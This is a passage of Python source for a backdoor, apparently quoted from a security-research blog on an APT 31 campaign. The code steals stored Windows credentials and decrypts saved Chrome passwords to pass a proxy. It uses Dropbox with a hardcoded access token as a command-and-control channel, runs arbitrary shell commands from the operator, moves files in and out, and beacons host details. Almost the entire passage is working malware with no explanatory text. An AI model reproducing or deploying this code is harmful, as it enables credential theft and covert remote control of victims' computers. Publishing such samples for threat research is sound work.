                if n == 'ProxyEnable':
                    isproxy = v
            CloseKey(aKey)
            return isproxy
        except Exception as e:
```

```
        return 0
    return
def get_ie_creds(server):
    proxycreds = []
    if ':' in server:
        server = server.split(':')[0]
    try:
        creds = win32cred.CredEnumerate(None, 1)
        for i in creds:
            if server in i['TargetName']:
                user = i['UserName']
                passwd = i['CredentialBlob'].replace('\x00', '')
                dic = {user: passwd}
                proxycreds.append(dic)
        return proxycreds
    except Exception as e:
        return proxycreds
    return
def get_chrome_creds(server):
    path = os.getenv('APPDATA') + '\\..\\Local\\Google\\Chrome\\User Data\\Default\\Login Data'
    creds = []
    if ':' in server:
        server = server.split(':')[0]
    try:
        conn = sqlite3.connect(path)
        cursor = conn.cursor()
```

```
        cursor.execute('SELECT action_url, username_value, password_value FROM logins')
        data = cursor.fetchall()
        if len(data) > 0:
            for result in data:
                if result[0] == server:
                    password = win32crypt.CryptUnprotectData(result[2], None, None, None, 0)[1]
                    if password:
                        dic = {result[1]: password}
                        creds.append(dic)
        return creds
    except Exception as e:
        return creds
    return
def check_cred(server, creds):
    global proxies
    pro = {}
    url = 'https://www.dropbox.com'
    if server:
        if creds:
            for userdic in creds:
                for user in userdic:
                    pro['http'] = 'http://' + user + ':' + userdic[user] + '@' + server
                    pro['https'] = 'https://' + user + ':' + userdic[user] + '@' + server
                    r = requests.get(url, proxies=pro)
                    if r.status_code == 200:
                        proxies = pro
```

```
                return 1
        else:
            pro['http'] = 'http://' + server
            pro['https'] = 'https://' + server
            r = requests.get(url, proxies=pro)
            if r.status_code == 200:
                proxies = pro
                return 1
    return 0
def do_post(url, headers, data, proxy):
    if proxy:
        r = requests.post(url, headers=headers, data=data, proxies=proxies)
        if 'download' in url:
            return r.content
        if 'upload' in url:
            return r.content
        return json.loads(r.content)
    else:
        r = requests.post(url, headers=headers, data=data)
        if 'download' in url:
            return r.content
        if 'upload' in url:
            return r.content
        return json.loads(r.content)
def search(path, query, proxy):
    headers = {'Authorization': 'Bearer ' + access_token,
```

```
        'Content-Type': 'application/json'}
    data = {'path': path,
        'query': query,
        'mode': {'.tag': 'filename'}}
    r = do_post(api_url + 'search', headers, json.dumps(data), proxy)
    return r
def download(filepath, proxy):
    headers = {'Authorization': 'Bearer ' + access_token,
        'Dropbox-API-Arg': '{"path":"%s"}' % filepath}
    r = do_post(content_url + 'download', headers, '', proxy)
    return r
def upload(data, filepath, proxy):
    headers = {'Authorization': 'Bearer ' + access_token,
        'Content-Type': 'application/octet-stream',
        'Dropbox-API-Arg': '{"path":"%s"}' % filepath}
    r = do_post(content_url + 'upload', headers, data, proxy)
    return r
def delete(filepath, proxy):
    headers = {'Authorization': 'Bearer XAdmrYKoIiAAAAAAAAAADSEB3W3JCY6-
pc1tD0zTp2upliDsO9vNrjfjIDJae_Ii',
        'Content-Type': 'application/json'}
    data = {'path': filepath}
    r = do_post(api_url + 'delete', headers, json.dumps(data), proxy)
    return r
class Download(threading.Thread):
    def __init__(self, jobid, filepath, proxy):
        threading.Thread.__init__(self)
```

```
        self.jobid = jobid
        self.filepath = filepath
        self.daemon = True
        self.proxy = proxy
        self.start()
    def run(self):
        try:
            if os.path.exists(self.filepath) is True:
                Sendmsg({u'cmd': u'download', u'res': u'Download file success...'}, self.proxy, self.jobid, self.filepath)
            else:
                Sendmsg({u'cmd': u'download', u'res': u'Path to file invalid'}, self.proxy, self.jobid)
        except Exception as e:
            Sendmsg({u'cmd': u'download', u'res': (u'Failed: {}').format(e)}, self.proxy, self.jobid)
class Upload(threading.Thread):
    def __init__(self, jobid, dest, attachment, proxy):
        threading.Thread.__init__(self)
        self.jobid = jobid
        self.dest = dest
        self.attachment = attachment
        self.daemon = True
        self.proxy = proxy
        self.start()
    def run(self):
        try:
            file_content = download(jobpath_s + self.attachment, self.proxy)
            fopen = open(self.dest, 'wb+')
```

```
            fopen.write(file_content)
            fopen.close()
            Sendmsg({u'cmd': u'upload', u'res': u'Upload file success ,saved to %s' % self.dest}, self.proxy, self.jobid)
        except Exception as e:
            Sendmsg({u'cmd': u'upload', u'res': (u'Upload file Failed: {}').format(e)}, self.proxy, self.jobid)
class execCmd(threading.Thread):
    def __init__(self, command, jobid, proxy):
        threading.Thread.__init__(self)
        self.command = command
        self.jobid = jobid
        self.daemon = True
        self.proxy = proxy
        self.start()
    def run(self):
        try:
            proc = subprocess.Popen(self.command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE,
stdin=subprocess.PIPE)
            stdout_value = unicode(proc.stdout.read(), errors='ignore')
            stdout_value += unicode(proc.stderr.read(), errors='ignore')
            Sendmsg({'cmd': self.command, 'res': stdout_value}, self.proxy, jobid=self.jobid)
        except Exception as e:
            pass
def getdate():
    return time.strftime('%Y-%m-%d %H:%M:%S', time.localtime(time.time()))
def getUser():
    return os.environ.get('USERNAME')
def getComputername():
```

```
    return os.environ.get('COMPUTERNAME')
def getSysinfo():
    return ('{}-{}').format(platform.platform(), os.environ['PROCESSOR_ARCHITECTURE'])
def uploadfiles(filename, proxy):
    try:
        if search(respath, os.path.basename(filename), proxy)['matches']:
            delete(respath_s + os.path.basename(filename), proxy)
        fopen = open(filename, 'rb').read()
        upload(fopen, respath_s + os.path.basename(filename), proxy)
    except Exception as e:
        pass
def msgparse(path, proxy):
    try:
        msg = download(path, proxy)
        return json.loads(aesciper.decrypt(msg))
    except Exception as e:
        return False
class Sendmsg(threading.Thread):
    def __init__(self, text, proxy, jobid='', attachment=''):
        threading.Thread.__init__(self)
        self.text = text
        self.jobid = jobid
        self.attachment = attachment
        self.proxy = proxy
        self.daemon = True
        self.start()
```

```
    def run(self):
        filename = uniqueid
        filename = (u'back#{}#{}#.txt').format(uniqueid, self.jobid)
        file_content = json.dumps({u'sys': getSysinfo(), u'date': getdate(), u'pcname': getComputername(), u'user': getUser(), u'file': self.attachment, u'msg': self.text})
        if self.attachment:
            if os.path.exists(self.attachment) == True:
                file_content = json.dumps({u'sys': getSysinfo(), u'date': getdate(), u'pcname': getComputername(), u'user': getUser(), u'file': os.path.basename(self.attachment), u'msg': self.text})
                uploadfiles(self.attachment, self.proxy)
        while True:
            try:
                if search(respath, filename, self.proxy)['matches']:
                    delete(respath_s + filename, self.proxy)
                upload(aesciper.encrypt(file_content), respath_s + filename, self.proxy)
                break
            except Exception as e:
                time.sleep(10)
def checkJobs(proxy):
    while True:
        try:
            joblist = search(jobpath, uniqueid, proxy)
            for job in joblist['matches']:
                msg = msgparse(job['metadata']['path_lower'], proxy)
                jobid = job['metadata']['path_lower'].split('#')[2]
                if msg:
                    cmd = msg['cmd']
```

```
                arg = msg['arg']
                if cmd == 'download':
                    Download(jobid, arg, proxy)
                elif cmd == 'upload':
                    Upload(jobid, arg, msg['file'], proxy)
                elif cmd == 'cmd':
                    execCmd(arg, jobid, proxy)
            try:
                delete(job['metadata']['path_lower'], proxy)
            except Exception as e:
                pass
        time.sleep(10)
    except Exception as e:
        time.sleep(10)
def call_online(proxy):
    info = {u'sys': getSysinfo(), u'date': getdate(), u'pcname': getComputername(), u'user': getUser()}
    filename = ('online#{}#.txt').format(uniqueid)
    file_content = json.dumps({u'sys': getSysinfo(), u'date': getdate(), u'pcname': getComputername(), u'user': getUser(), u'msg': info})
    while True:
        try:
            if search(respath, filename, proxy)['matches']:
                delete(respath_s + filename, proxy)
            upload(aesciper.encrypt(file_content), respath_s + filename, proxy)
            break
        except Exception as e:
            time.sleep(10)
```

```
def startbot(proxy):
    regthread()
    call_online(proxy)
    try:
        checkJobs(proxy)
    except Exception as e:
        pass
if __name__ == '__main__':
    isproxy = check_proxy()
    if isproxy:
        try:
            server = get_proxyserver()
            ie_creds = get_ie_creds(server)
            if ie_creds:
                flag = check_cred(server, ie_creds)
                if flag:
                    startbot(isproxy)
                else:
                    startbot(not isproxy)
            else:
                chrome_creds = get_ie_creds(server)
                if chrome_creds:
                    flag = check_cred(server, chrome_creds)
                    if flag:
                        startbot(isproxy)
                    else:
```

```
                startbot(not isproxy)
            else:
                flag = check_cred(server, [])
                if flag:
                    startbot(isproxy)
                else:
                    startbot(not isproxy)
        except Exception as e:
            startbot(0)
    else:
        startbot(isproxy)
```

Source: https://www.zscaler.com/blogs/security-research/apt-31-leverages-covid-19-vaccine-theme-and-abuses-legitimate-online